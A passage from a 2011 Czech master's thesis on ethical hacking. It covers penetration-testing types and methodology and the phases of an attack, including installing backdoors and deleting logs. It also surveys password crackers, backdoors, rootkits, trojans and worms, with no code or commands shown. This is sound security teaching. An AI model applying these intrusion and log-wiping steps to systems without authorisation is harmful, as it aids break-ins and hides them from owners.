Etický hacking - učební pomůcka pro předmět Bezpečnost informačních systémů

Ethical Hacking - teaching aid for course information security

Bc. Jakub Veselý

Diplomová práce

2011

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2010/2011

ZADÁNÍ DIPLOMOVÉ PRÁCE
(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Bc. Jakub VESELÝ**
Osobní číslo:	**A09412**
Studijní program:	**N 3902 Inženýrská informatika**
Studijní obor:	**Bezpečnostní technologie, systémy a management**
Téma práce:	**Etický hacking – učební pomůcka pro předmět Bezpečnost informačních systémů.**

Zásady pro vypracování:

1. **Proveďte literární rešerši na zvolené téma.**
2. **Analyzujte způsoby cílených útoků na informační systémy a jejich statistickou úspěšnost.**
3. **Formou projektu připravte demostrační situace pro způsoby útoků.**
4. **Realizujte a do podoby učební pomůcky převeďte zvolené situace včetně detailního popisu a návrhu protiopatření.**
5. **Proveďte diskusi nad zvoleným řešením.**

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **HARRIS, Shon, et al. Hacking - manuál hackera. 1. vydání. Praha: Grada, 2008. 399 s. ISBN 978-80-247-1346-5.**
2. **SCHULTZ, Eugene; MELLANDER, Jim; ENDORF, Carl. Hacking - detekce a prevence počítačového útoku . 1. vydání. Praha: Grada, 2005. 356 s. ISBN 80-247-1035-8.**
3. **SCAMBRAY, Joel; KURTZ, George; MCCLURE, Stuart. Hacking bez záhad. 5. aktualizované vydání. Praha : Grada, 2007. 520 s. ISBN 978-80-247-1502-5.**
4. **JIROVSKÝ, Václav. Kybernetická kriminalita : nejen o hackingu, crackingu, virech a trojských koních bez tajemství. 1. vydání. Praha : Grada, 2007. 288 s. ISBN 978-80-247-1561-2.**
5. **ERICKSON , Jon. Hacking - umění exploatace . 2. rozšířené vydání. Praha: Zoner Press, 2009. 544 s. ISBN 978-80-7413-022-9.**
6. **FOSTER, James C. . Buffer Overflow : zneužití, detekce a prevence . 1. vydání. Praha : Grada, 2007. 348 s. ISBN 978-80-247-1480-6.**

Vedoucí diplomové práce: **doc. Mgr. Roman Jašek, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **25. února 2011**

Termín odevzdání diplomové práce: **27. května 2011**

Ve Zlíně dne 25. února 2011

L.S.

prof. Ing. Vladimír Vašek, CSc.
děkan

doc. RNDr. Vojtěch Křesálek, CSc.
ředitel ústavu

ABSTRAKT

Diplomová práce řeší problematiku hackingu a bezpečnosti informačních systému a počítačů. Seznamuje čtenáře s technikami a nástroji, které útočníci i bezpečnostní specialisté používají při pokusech o průnik, nebo poškození systému. Praktická část je zpracována jako návod k průniku do zabezpečené sítě, zjištění zranitelnosti a exploitace. A doporučuje základní možnou obranu před těmito útoky.

Klíčová slova: Etický hacking, hacking, cracking, penetrační testování, bezpečnostní audity, bezpečnost, exploity, backtrack, učební pomůcka, hesla, skenování

ABSTRACT

The Master's thesis deals with the issue of hacking and security of information systems and computers. It introduces readers with techniques and tools that attackers and security experts use when attempts to penetrate or damage the system. The practical part is processed as a guide to penetrate the secured network, identifying vulnerabilities and exploitation and recommends a basic possible defense against these attacks.

Keywords: Ethical hacking, hacking, cracking, penetration tests, security audits, security, exploits, backtrack, teaching aid, passwords, scaning

Rád bych poděkoval vedoucímu mé diplomové práce panu doc. Mgr. Romanu Jaškovi, Ph.D., že se ujal vedení mé diplomové práce a za jeho trpělivost, rady a připomínky při její tvorbě.

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně …….

podpis diplomanta

OBSAH

ÚVOD

V dnešní době, kdy se neustále objevují nové hardwarové a softwarové technologie a celosvětová síť Internet se stále mohutně rozpíná, se do povědomí jednotlivců i firem dostává otázka, ohledně bezpečnosti informací v počítačových systémech, sítích a na Internetu, která byla dříve opomíjena. Informace, které byly kdysi ukládány pouze ve fyzické formě, například na papíře, stačilo chránit jen fyzickým zabezpečením objektu. Ale nyní, kdy firmy sdílejí data na svých intranetech a jednotlivci přesouvají své životy na internet, kde se stávají snadným cílem hackerů, je nutné tuto otázku řešit. Tuto otázku se snaží řešit etický hacking.

V teoretické části práce se budu zabývat etickým hackingem ve formě penetračních testů, popíšu typy a způsoby provedení bezpečnostních testů. Pokusím se definovat informační systémy. Popíšu základní pomůcky a metody hackerů, které jim pomáhají k infiltracím a útokům.

Hlavním cílem praktické části bude vypracování podrobného návodu k napadení bezdrátové internetové sítě, její průzkum, sběr informací a útok na počítač. V druhé části opět ve formě návodu provedu malý penetrační test vybrané internetové stránky. Výstupem tedy bude popis postupů, který by měl sloužit jako učební pomůcka pro předmět Bezpečnost informačních systémů.

I. TEORETICKÁ ČÁST

1 ETICKÝ HACKING

Firmy i jednotlivci musí vědět, jak dochází ke škodám, aby jim mohli předcházet. Firmy navíc musí mít jasnou představu o tom, jaké riziko pro ně útoky představují. Představme si firmu SpímeKlidně s.r.o., která svým zaměstnancům dovoluje sdílení adresářů, souborů anebo celých pevných disků, aby měli co nejrychlejší a nejjednodušší přístup k datům. Firma si uvědomuje, že by tento systém mohl data vystavit nebezpečí, ale jelikož žádný ze souborů není tajný, nic vážného se podle ní nemůže stát. Vážný bezpečnostní problém – který by měl etický hacker odhalit – nastává v okamžiku, kdy se útočník skrz službu pro sdílení souborů dostane do počítače samotného. Po úspěšném nabourání počítače útočník do systému nejspíše nainstaluje zadní vrátka a skrz napadený počítač se pustí do práce na dalším, tentokrát už mnohem důležitějším počítači.

Obrovský počet funkcí poskytovaných firemní sítí, databází a běžnými aplikacemi je nástrojem, který útočník může použít proti firmě. Jde o známý rozpor mezi počtem funkcí systému a jeho bezpečností, se kterým se musí vypořádat každá firma. Zde kromě jiného leží příčina malé popularity bezpečnostních pracovníků – zabezpečení prostředí se většinou neobejde bez omezení nebo úplného vypnutí funkcí, na kterých uživatelé visí. Když někomu řeknete, že už nesmí používat software pro sdílení hudby, otevírat poštovní přílohy, používat applety nebo JavaScript v elektronické poště anebo vypínat antivir, který zpomaluje práci s počítačem, většinou si místo pozvánky na páteční sraz vysloužíte přezdívku „Pan Ne“. Odpovědnost za rovnováhu mezi funkčností a bezpečností firmy je tvrdá práce.

Úkolem etického hackera je tyto síťové nebo počítačové služby najít a posoudit, jak by je dokázal nepřítel zneužít. Této práci se říká penetrační testování a od běžného hledání slabých míst se liší. [1]

1.1 Hledání slabých míst

Hledáni slabých míst (vulnerability assessment) se většinou provádí síťový skenerem na steroidech, pomocí různých nástrojů pro automatické skenování (Nessus, Retina, Heat, Internet Security Scanner atd.) se projdou porty a služby v celém bloku IP adres. Většina z těchto nástrojů umí zjistit i typ operačního systému a aplikací, jejich verze, nainstalované záplaty, uživatelské účty a data SNMP. Některé z nich umí i nízkoúrovňové hádání hesel hrubou silou. Výsledky se srovnají se slabými místy v databázi příslušného softwaru a

dostanete velkou hromadu papírů, která popisuje slabá místa všech systémů a odpovídající obranu, kterou se jich můžete zbavit. Výsledný seznam v podstatě říká „tyto chyby v síti máte a toto musíte udělat, abyste se jich zbavili.“ Nováčkům tento popis většinou připadá jako vyřízená věc, díky které jsou všechny bezpečnostní problémy zažehnány. Tomuto falešnému pocitu bezpečí ale může podlehnout jen ten, kdo nechápe složitost informačních technologií. Problém je v tom, že se spoléháte na hromadu papíru napsanou nějakým automatizovaným nástrojem – na informace, které nejsou ohodnocené v kontextu vašeho prostředí. Některé z automatických nástrojů například označí jako vysoce nebezpečné chyby, které v daném prostředí nemusí představovat vážné reálné riziko. Programy také například nerozumí tomu, jak lze malou a téměř nevýznamnou chybu zneužít k většímu organizovanému útoku.

Hledání slabých míst je ideální pro odhalení základních bezpečnostních problémů systému, ale na skutečné odzkoušení a posouzení rizika plynoucího z nalezených chyb je většinou potřeba etický hacker. [1]

1.2 Penetrační testování

Penetrační testování je příležitostí pro kouzla etického hackera. Ten může přezkoušet chyby nalezené během hledání slabých míst, aby zjistil, které z nich představují skutečné riziko, anebo se může pustit do samostatného testování, při kterém se všemi možnými prostředky zkusí dostat do firemní sítě.

Při penetračním testování se etický hacker snaží dostat do libovolného systému a odtud dál a dál do sítě, dokud nemá pod palcem celý systém. Hra končí tehdy, když se mu podaří získat rootovský účet na nejdůležitějším unixovém systému nebo účet správce domény, který má právo spravovat všechny síťové prostředky. Účelem je zákazníkovi (firmě) ukázat, co by za stávajících podmínek mohl udělat skutečný útočník.

Během pokusů o ovládnutí celého systému etický hacker často sbírá i další významné trofeje, například hesla ředitelů, tajnou firemní dokumentaci, správcovská hesla ke hraničním směrovačům, tajné dokumenty z notebooků finančního ředitele a vedoucího informatiky anebo číselnou kombinaci firemního sejfu. Tyto trofeje pak pomáhají posoudit riziko, které bezpečnostní chyby pro firmu představují. Bezpečnostní personál může přednášet hodiny různým ředitelům o službách, otevřených portech, chybné konfiguraci a potenciálu hackerů, aniž by se mu podařilo sdělit rozumnou pointu. Jakmile ale finančnímu

řediteli ukáže jeho vlastní předpovědi růstu na příští rok, řediteli vývoje plány na nový výrobek a generálnímu řediteli sdělíte jeho heslo, ještě rádi se všichni poučí o důležitosti firewallu a dalších obranných technologií, které je v síti potřeba nasadit.

Hledání slabých míst má za úkol najít seznam všech zneužitelných chyb. Penetrační test by měl firmě ukázat, jak by tyto chyby dokázal zneužít skutečný útočník, a nakonec by měly přijít rady, jak riziko spojené s jednotlivými chybami snížit a zvýšit bezpečnost celé sítě. [1]

1.3 Typy penetračních testů

Penetrační testy lze rozdělit podle testovaného prostředí a množství znalostí o testovaném systému.

1.3.1 Externí testy

Při externím penetračním testu se simuluje útok z vnějšího prostředí. Tester simuluje počínání potencionálního útočníka, který se pokouší o přístup z Internetu. Cílem testů je prověřit zabezpečení internetového připojení a informačních systémů a služeb, které jsou přístupné z Internetu.

1.3.2 Interní testy

Při interním penetračním testu se simuluje útok běžného neprivilegovaného uživatele z interní sítě (např. zaměstnance), který se snaží získat přístup k datům, ke kterým nemá právo se dostat. Testují se vnitřní bezpečnostní mechanizmy, které by tyto data měly chránit před neoprávněným získáním a případným zneužitím interních informací – a to jak úmyslně (např. získání citlivých dat za účelem prodeje), tak neúmyslně (např. následkem chyby v implementaci informačního systému).

1.3.3 Black-box testy

Black box testování, známé také jako opaque box, closed box, behavioral nebo funkční je realizováno bez znalosti vnitřní datové a programové struktury.

To znamená, že tester nemá k dispozici žádnou dokumentaci, binární ani zdrojové kódy. Tento způsob testování vyžaduje testovací scénáře, které jsou buď poskytnuty testerovi, nebo si je tester u některých typů testů sám vytváří. Vzhledem k tomu, že jsou obvykle definovány typy a rozsahy hodnot přípustných a nepřípustných pro danou aplikaci a tester

ví, jaký zadal vstup, tak ví i jaký výstup nebo chování může od aplikace očekávat. Black box testy mohou stejně jako white box testy probíhat ručně nebo automatizovaně za použití nejrůznějších nástrojů. I v tomto případě se s oblibou využívá obou přístupů. Black box se jeví jako ideální tam, kde jsou přesně definované vstupy a rozsahy možných hodnot. [2]

1.3.4 Gray-box testy

Grey box testování, známé též jako translucent box předpokládá omezenou znalost interních datových a programových struktur za účelem navrhnutí vhodných testovacích scénářů, které se realizují na úrovni black box.

Způsob testování je tak kombinací black box a white box testování. Nejedná se o black box, protože tester zná některé vnitřní struktury, ale zároveň se nejedná ani o white box, protože znalosti vnitřních struktur nejdou do hloubky. Koncept grey box testování je velice jednoduchý. Jestliže tester ví, jak produkt funguje uvnitř, potom ho může lépe otestovat zvenku. Gray box test, stejně jako black box test je tedy prováděn zvenku, ale tester je lépe informován, jak jednotlivé komponenty fungují a spolupracují. [2]

1.3.5 White-box testy

White box testování, známé též jako glass box, clear box, open box nebo také strukturální, předpokládá znalosti vnitřní struktury.

Přesněji řečeno vyžaduje znalost vnitřních datových a programových struktur a také toho, jak je systém naimplementován. Testerovi jsou v případě white box testování poskytnuty veškeré informace, to znamená, že má k dispozici nejen příslušnou dokumentaci, ale i binární a zdrojový kód testované aplikace. Tester musí zdrojovému kódu porozumět a analyzovat ho. Někdy se tomuto způsobu testování říká také audit zdrojového kódu. Zahraniční literatura má pro tuto činnost označení ‘code-review’ exercise. White box testování může probíhat zcela automatizovaně nebo ručně. V praxi se však velice často oba tyto způsoby vhodně kombinují. Existují v zásadě dva typy analytických nástrojů, ty které požadují zdrojový kód a ty, které jsou schopny v případě, že zdrojový kód není k dispozici, provést automatickou dekompilaci binárního kódu a zdrojový kód si de-facto vyrobit a ten poté řádek po řádku analyzovat. [2]

1.4 Průběh penetračního testu

Běžný útočníkův postup podle [1]

Krok	Popis	Příklady
Průzkum	Aktivní nebo pasivní sběr informací o síti.	Odposlech síťového provozu, odposlechy obecně (pasivní); prohledávání ARIN a Whois, průzkum HTML kódu webových stránek firmy, sociální útoky (aktivní).
Skenování	Nalezení systému a služeb, které na nich běží.	Hromadný ping, skenování portů.
Získání přístupu	Zneužití nějaké známé bezpečnostní díry k získání přístupu do systému.	Zneužití přetečení bufferu nebo uhodnutí hesla hrubou silou.
Udržení přístupu	Nahrání softwaru, který se postará o útočníkův budoucí přístup k počítači.	Instalace zadních vrátek.
Zametání stop	Zamaskování činnosti, kterou útočník v systému provádí.	Smazání nebo úprava dat v systémovém protokolu a aplikačních protokolech.

Tab. 1 Průběh útoku [1]

1.4.1 Průzkum

Při prvním kroku se snažíme, bez interních informací získat co nejvíc informací o cíli. Ty můžeme získat aktivně, nebo pasivně.

Při aktivním průzkumu tester různými nástroji zkoumá síť, nebo různé dostupné databáze jako Whois, ARIN, RIPE aby například zjistil rozsah IP adres, jmenné servery a jména kontaktních osob.

Pasívní průzkum znamená procházení dalších volně dostupných materiálů o testovaném objektu, jakou jsou internetové stránky, výroční zprávy a další, ze kterých se může dozvědět další užitečné věci, jako software a technologie, které používají.

1.4.2 Skenování

Zde se tester snaží naleznout v cílové síti chyby, které mu umožní vstup do systému. Skenuje porty a zjišťuje, jaké služby na nich běží, porovnává je seznamy známých síťových chyb. Pomocí NetBIOS protokolu se snaží udělat si seznam síťových jednotek a najít nezáplatované části operačního systému.

Výsledkem skenování by tedy měl být seznam systémů, které by mohl díky bezpečnostním chybám nějakým způsobem ovládnout.

1.4.3 Získání přístupu

Díky seznamu, který tester získal při skenování, se může věnovat jen slabým místům a skrz ně získat přístup do systému. K tomu používá nejrůznější exploity na nalezené chyby. Snaží se získat co nejvyšší uživatelská práva v nabouraném systému. Etický hacker si také pořizuje důkazy o vniknutí do systému, které poté použije při předložení výsledku majiteli systému.

1.4.4 Udržení přístupu

Aby mohl tester přistupovat do nabouraného systému i později, třeba i jednodušší cestou, instaluje backdoor aplikace, které mu to umožní (viz. dále).

1.4.5 Zametání stop

V posledním kroku se tester snaží smazat záznamy v nejrůznějších logovacích souborech, že byl v systému. Tím si také může udržet další možný přístup, protože se správce nebude snažit hledat chyby nebo backdoory, stejně jako kdyby to udělal, když by zjistil neoprávněný přístup.


1.5 Metodika provádění penetračních testů

Postupy provádění penetračních testů, nejen přímo technickými aspekty, ale i marketingovými, obchodními a právními se zabývají mezinárodně uznávané metodiky.

1.5.1 OSSTMM

Open Source Security Testing Methodology Manual, je metodika, která vzniká na základě kolektivních posudků a recenzí předních odborníků na informační bezpečnost organizace ISECOM, a je určena k provádění bezpečnostních testů a jejich hodnocení. Tato metodika

definuje základní kategorie, které souhrnně testují kontrolu informací a dat, bezpečnostní povědomí zaměstnanců, ochranu před podvody a sociálním inženýrstvím, počítačové a telekomunikační sítě, bezdrátová a mobilní zařízení, fyzickou bezpečnost, bezpečnostní procesy, fyzické objekty jako budovy, oblasti či vojenské základny. Metodika je otevřená a více informací naleznete na stránkách http://www.isecom.org/osstmm/ [3]



Obr. 1 Rozdělení OSSTMM

Podle [4] ISECOM svůj nezávislý výzkum platí prostřednictvím profesionálních certifikací, které se zaměřují na aplikování dovedností v odborném testování bezpečnosti, analýze, metodických postupech a profesních standardech. Jednotlivci mohou získat certifikací v následujících OSSTMM rolích:

- Profesionální bezpečnostní tester (OPST)
- Profesionální bezpečnostní analytik (OPSA)
- Profesionální bezpečnostní expert (OPSE)
- Expert zabezpečení bezdrátových sítí (OWSE)
- Certifikovaný Trust Analytik (CTA)

Jedná se o oficiální certifikace ISECOM, které poukazují na znalosti a dovednosti, které jsou potřebné k výkonu daných rolí v souladu s OSSTMM.

1.5.2 OWASP

Open Web Application Security Project - je komunita bezpečnostních odborníků, která vznikla jako podpůrná organizace pro každého, kdo má zájem o vývoj, nasazování a podporu aplikací, kterým se může důvěřovat. Klade si za cíl napomáhat tvorbě softwaru, který je nejen funkční, ale splňuje bezpečnostní standardy zajišťující poskytování aplikace, ale i bezpečnost dat. Metodika je otevřená a více informací naleznete na stránkách http://www.owasp.org/ [3]

1.6 Kritéria pro úspěšný penetrační test

Při penetračním testování je nezbytné stanovit časový harmonogram, přesné podmínky pro start a dokončení penetračního testu a hlavně vše smluvně podložit. Firmy zabývající se těmito testy, mají vypracované sady pravidel, kterými se řídí, aby nepoškodily své dobré jméno ani zákazníka, ale splnily i jeho požadavky.

Konkrétním cílem, který definuje klient, může být:

- Přístup k interním zdrojům
- Čtení omezených souborů
- Změna omezených souborů
- Čtení transakčních dat
- Spuštění programu nebo transakce
- Přístup ke všem uživatelský účtům
- Přístup k administrátorským účtům
- Kontrolovat systémy pro správu sítě

Nesprávně definované podmínky ukončení penetračního testu mohou vyústit v nenaplněná očekávání, nedorozumění nebo v pravděpodobně nejhorší možný výsledek, falešný pocit bezpečí.

1.7 Závěr penetračního testování

Penetrační testování má jak své výhody, tak i nevýhody. Mezi výhody lze zařadit fakt, že odhalením zranitelností, můžeme přesvědčit zákazníka, aby se začal více zajímat o

bezpečnost své sítě a aplikací. Na druhou stranu mu tím ale můžeme dát pocit falešného bezpečí. Protože penetrační testování se nezabývá všemi potencionálními slabinami, neochrání před sociálním inženýrstvím, chybami uživatelů, ani před zranitelnostmi, které se objeví až po testování. A je jasné, že skuteční útočníci jsou vždy o krok vpředu před administrátory sítí, ale i tvůrci softwaru.

2 INFORMAČNÍ SYSTÉM

Přesná definice pojmu Informační systém neexistuje a ani ji nelze jednoduše vytvořit, neboť každý uživatel či tvůrce Informačního systému používá různé terminologie a zdůrazňuje jiné aspekty. Můžeme však říci, že Informační systém (IS) lze chápat jako systém vzájemně propojených informací a procesů, které s těmito informacemi pracují. Přičemž pod pojmem procesy rozumíme funkce, které zpracovávají informace do systému vstupující a transformují je na informace ze systému vystupující. Zjednodušeně můžeme říci, že procesy jsou funkce zabezpečující sběr, přenos, uložení, zpracování a distribuci informací. Pod pojmem informace pak rozumíme data, která slouží zejména pro rozhodování a řízení v rozsáhlejším systému.

Do celkové funkce IS se také promítá nezanedbatelná položka okolí. Okolí informačního systému tvoří veškeré objekty, které změnou svých vlastností ovlivňují samotný systém a také objekty, které naopak mění své vlastnosti v závislosti na systému.

Celkově tedy můžeme říci, že IS je softwarové vybavení firmy, které je schopné na základě zpracovávaných informací řídit procesy podniku nebo poskytovat tyto informace řídícím pracovníkům tak, aby byli schopni vykonávat řídící funkce, mezi které patří zejména plánování, koordinace a kontrola veškerých procesů firmy. [5]

2.1 Úloha IS v současných firmách

Kvalitní IS je v současnosti nutnou podmínkou úspěšnosti firem ve všech oblastech podnikání. Hlavním důvodem nutnosti vlastnit kvalitní IS je to, že Informační systém je jedním z hlavních faktorů efektivnosti řízení a konkurenceschopnosti firmy.

Potřeba kvalitního IS roste s významem informace a dnešní firmy jsou závislé na kvalitních a včasných informacích. Tato situace je způsobena především prudkým růstem informatizace společnosti, a právě proto se v posledních letech výrazně, a to až několikanásobně, zvyšují objemy finančních prostředků investovaných do inovace Informačních systémů a Informační technologie (IS/IT). [5]

2.2 Informace

Informace je subjekt, který obsahuje pro nás důležitá data a úlohou IS je tyto informace nám poskytovat. Z matematického hlediska lze informaci chápat jako veličinu, která číselně vyjadřuje zmenšení neurčitosti nebo z významového hlediska lze informaci chápat

jako oznámení, příkaz či zákaz, kterým se u příjemce zmenšuje neznalost faktů nebo nejistota v rozhodování. Informace musíme získávat, přenášet, oprostit je od nežádoucích zbytečných částí tak, aby daná informace byla co nejúčinnější a nejužitečnější, zpracovat je a předat na místo určení. Veškerou tuto činnost provádí IS prostřednictvím lidí, technických prostředků a metod tak, aby se zabezpečil dostatek informací ve správném čase a na správném místě. [5]

3 ÚTOKY NA POČÍTAČOVÉ SÍTĚ

3.1 Hackerské nástroje

K počítačovým útokům, kterým chce útočník získat neoprávněný přístup do systému, nebo ke spuštění škodlivého kódu, je používáno velké množství nástrojů a technik.

3.1.1 Prolamovače hesel

„Password crackers“ jsou jedním z nejstarších nástrojů používaných hackery. Slouží, jak již název napovídá k prolomení ochrany nebo autorizace, která je prováděna heslem. Princip jejich práce je jednoduchý – zkouší nejrůznější kombinace znaků, které podle uvážení autora prolamovače nebo jeho uživatele připadají v úvahu a pokud autorizace projde, je nalezené správné heslo odesláno hackerovi. Používají se dva základní druhy útoků realizovaných prolamovači hesel:

- slovníkové útoky (dictionary attack), které zkouší použít známá slova z vlastní databáze slov,
- útoky hrubou silou (brute-force attack), které postupně generují všechny možné kombinace potřebné délky z vybraných znaků a zkouší, zda náhodou nevyhovují zadanému heslu.

Kvalitní prolamovače obsahují velké slovníky (tzv. wordlisty) možných znakových kombinací, z nichž sestavují hesla, což umožňuje rychlejší nalezení shody, neboť jsou odstraněny zcela nesmyslné (alespoň podle autora slovníku) kombinace znaků. Jejich použití je snadné, mnohdy disponují kvalitním a přehledným grafickým rozhraním, které umožňuje nastavit parametry prolamování hesla. Jejich kvalita se dá posoudit podle obsahu slovníku a zejména rychlostí, se kterou dokáží generovaná hesla ověřovat.

K nejvýznamnějším faktorům, které ovlivňují rychlost prolamovače patří:

- rychlost procesoru počítače, na kterém nástroj běží
- typ prolamovaného hesla,
- umístění dat nebo souboru (na lokálním disku, v síti, na webu apod.),
- strukturu zakódovaného souboru.

Tabulka 2 uvádí odhady času potřebného na prolomení hesla, když budeme používat běžný stolní počítač a metodu hrubého útoku. Tato tabulka vychází z počtu všech možných kombinací použitých znaků a odhadované rychlosti práce běžného prolamovače.

Kombinace použitá pro heslo	Odhad doby práce prolamovače
4 velká nebo malá písmena	několik sekund
4 velká a malá písmena, libovolně kombinovaná	několik sekund
4 velká a malá písmena a číslice v libovolné kombinaci	několik sekund
5 velkých a malých písmen	méně než jedna minuta
5 velkých a malých písmen v libovolné kombinaci	cca 6 minut
5 velkých a malých písmen a číslic v libovolné kombinaci	cca 15 minut
8 velkých a malých písmen	cca 58 hodin
8 velkých a malých písmen v libovolné kombinaci	cca 21 měsíců
8 velkých a malých písmen a číslic v libovolné kombinaci	cca 7 let
10 velkých a malých písmen	cca 5 let
10 velkých a malých písmen v libovolné kombinaci	cca 4648 let
10 velkých a malých písmen a číslic v libovolné kombinaci	cca 26984 let

Tab. 2 Odhad doby práce prolamovače podle typu hesla [6]

3.1.2 Backdoors

Backdoors neboli zadní vrátka jsou velmi výstižným názvem pro kódy, které po instalaci na cílový počítač umožňují jeho vzdálené řízení. Jedná se o oblíbený hackerský nástroj, jakmile hacker objeví bezpečnostní díru, jeho prvním krokem je nainstalování Backdoors. Typický hacker má vždy v záloze několik počítačů s tajně nainstalovaným nástrojem pro vzdálené řízení, a čím je lepší, tím více strojů má k dispozici. Tyto, tzv. kompromitované stroje jsou pak používány k podnikání dalších útoků na cílový stroj. Často tento řetěz mezi útočníkem a cílovým strojem může mít i deset nebo více zkompromitovaných strojů, které izolují a chrání původního útočníka před odhalením.

Kvalitní backdoor lze těžko zjistit, zvláště pokud není často používán a hackerovi poskytuje úplnou kontrolu nad kompromitovaným strojem. Komunikace mezi nástrojem

uvnitř kompromitovaného počítače a hackerem se uskutečňuje pomocí nástrojem spuštěné služby na portu s vysokým číslem nebo je maskována jako standartní služba jako např. http (webový přístup, port 80), telnet (terminálový přístup, port 23) nebo ssh (kryptovaný kanál na portu 22). Tyto maskované služby většinou nejsou odfiltrovány firewally, jsou přístupné i přes bezpečnostní prvky sítě. Moderní backdoors mají zdokonalenou komunikaci a využívají většinou protokolů některých interaktivních nástrojů komunikace jako je IRC, oblíbené ICQ nebo MSN messenger. To umožňuje lepší ukrytí komunikace a jistý komunikační komfort. [6]

3.1.3 Skenery

Skenery slouží pro zjištění otevřených portů počítače, a tedy i služeb, které na něm běží. Skener tak útočníkovi velmi rychle zjistí základní informace o cílovém počítači a může sloužit i k získání informací o operačním systému. Sken otevřených portů může být předzvěstí potencionálního útoku, a proto se systémy snaží tyto tzv. portskeny detekovat a spojení možnému útočníkovi na nějakou dobu znemožnit nebo učinit jiná bezpečnostní opatření.

Problém skenování spočívá zejména v různých nebo spíše různě přesných implementacích síťových protokolů a jejich standardů. Tyto odchylky v implementaci na jedné straně mohou skenování značně komplikovat a dávat falešné výsledky, na druhé straně ale umožňují nenápadnou detekci systémů podle odchylek v detailech implementace standardů. Kromě detekce otevřených portů umožňují skenery i identifikaci služby, která jen běží na příslušném portu.

3.1.4 Rootkity

Rootkit je podle definice soubor technik pro skrývání činnosti prováděných na operačním sytému. Samotný název „rootkit“ je poněkud zavádějící a vychází z prostředí, v němž rootkity vznikly – z unixových systémů a vychází z pojmenování účtu superuživatele neboli administrátora unixového systému. Jedná se o podmnožinu nástrojů backdoors a i jejich funkce je velmi podobná. Avšak na rozdíl od backdoors, které na unix-like systému budou pravděpodobně brzo odhaleny, rootkit zůstává po kompromitaci účtu superuživatele stále v utajení. V praxi jde vlastně o upravené běžně užívané systémové programy jako např. ps, top, inetd nebo jiné, které jsou modifikovány tak, aby administrátor nic nepoznal a hacker měl ke stroji neomezený přístup. [6]

3.1.5 Trojské koně

Trojské koně patří mezi nejoblíbenější hackerské nástroje současnosti. Jedná se o malé programy, které jsou zabaleny do volně stažitelného kódu utility nebo do nové bezplatně poskytované hry. Trojské koně se používají na nejrůznější účely, od pouhého monitorování činnosti cílového počítače až po zneužití pro útok DoS. Zajímavou variantou trojských koní jsou „dataminery“ neboli programy, které po nainstalování monitorují činnosti uživatele a zajímavé údaje odesílají do sběrného místa. Ty rozlišuje podle předem známých kritérií, např. při přihlašování k účtu v bance zaznamená stisknuté klávesy, a tak prozradí hackerovi přístupové kódy k manipulaci s účtem.

3.1.6 Počítačové viry

Definice viru podle [7] Virus je typ programu, který se dokáže sám šířit tím, že vytváří (někdy upravené) kopie sebe sama. Hlavním kritériem pro posouzení programu jako viru je fakt, že k šíření využívá jiné soubory – hostitele. Virus se mezi dvěma počítači může přenést jedině tím, že někdo přenese celého hostitele, např. nějaký uživatel (obvykle neúmyslně) přenese soubor na disketě či CD-ROM nebo ho pošle prostřednictvím počítačové sítě.

Jako viry jsou někdy nesprávně označovány jiné druhy nebezpečných programů, hlavně červi. Rozdíl mezi červy a virem spočívá v tom, že červ je schopen se šířit sám, bez závislosti na přenosu hostitele. V dnešní době bouřlivého rozvoje Internetu se červi mohou šířit velice rychle. Ale i pro klasické viry je snadnost šíření souborů prostřednictvím Internetu výhodou, takže se rozdíly mezi viry a červy do jisté míry ztrácí.

3.1.7 Počítačoví červi

Jsou samo šířící se programy, které jsou vytvořené tak, aby využívaly počítačové sítě a rozesílaly své kopie do dalších počítačů. Na hostitelském počítači běží jako samostatný proces a snaží se získat kontrolu nad systémem, aby se mohl dál šířit. Jeho další úkoly jsou:

- poškození funkce počítače, zahlcení, zpomalení,
- mazání souborů v počítači,
- získávání osobních dat,
- vytvoření zadních vrátek do systému (backdoor) pro další útoky.

3.1.8 Spyware

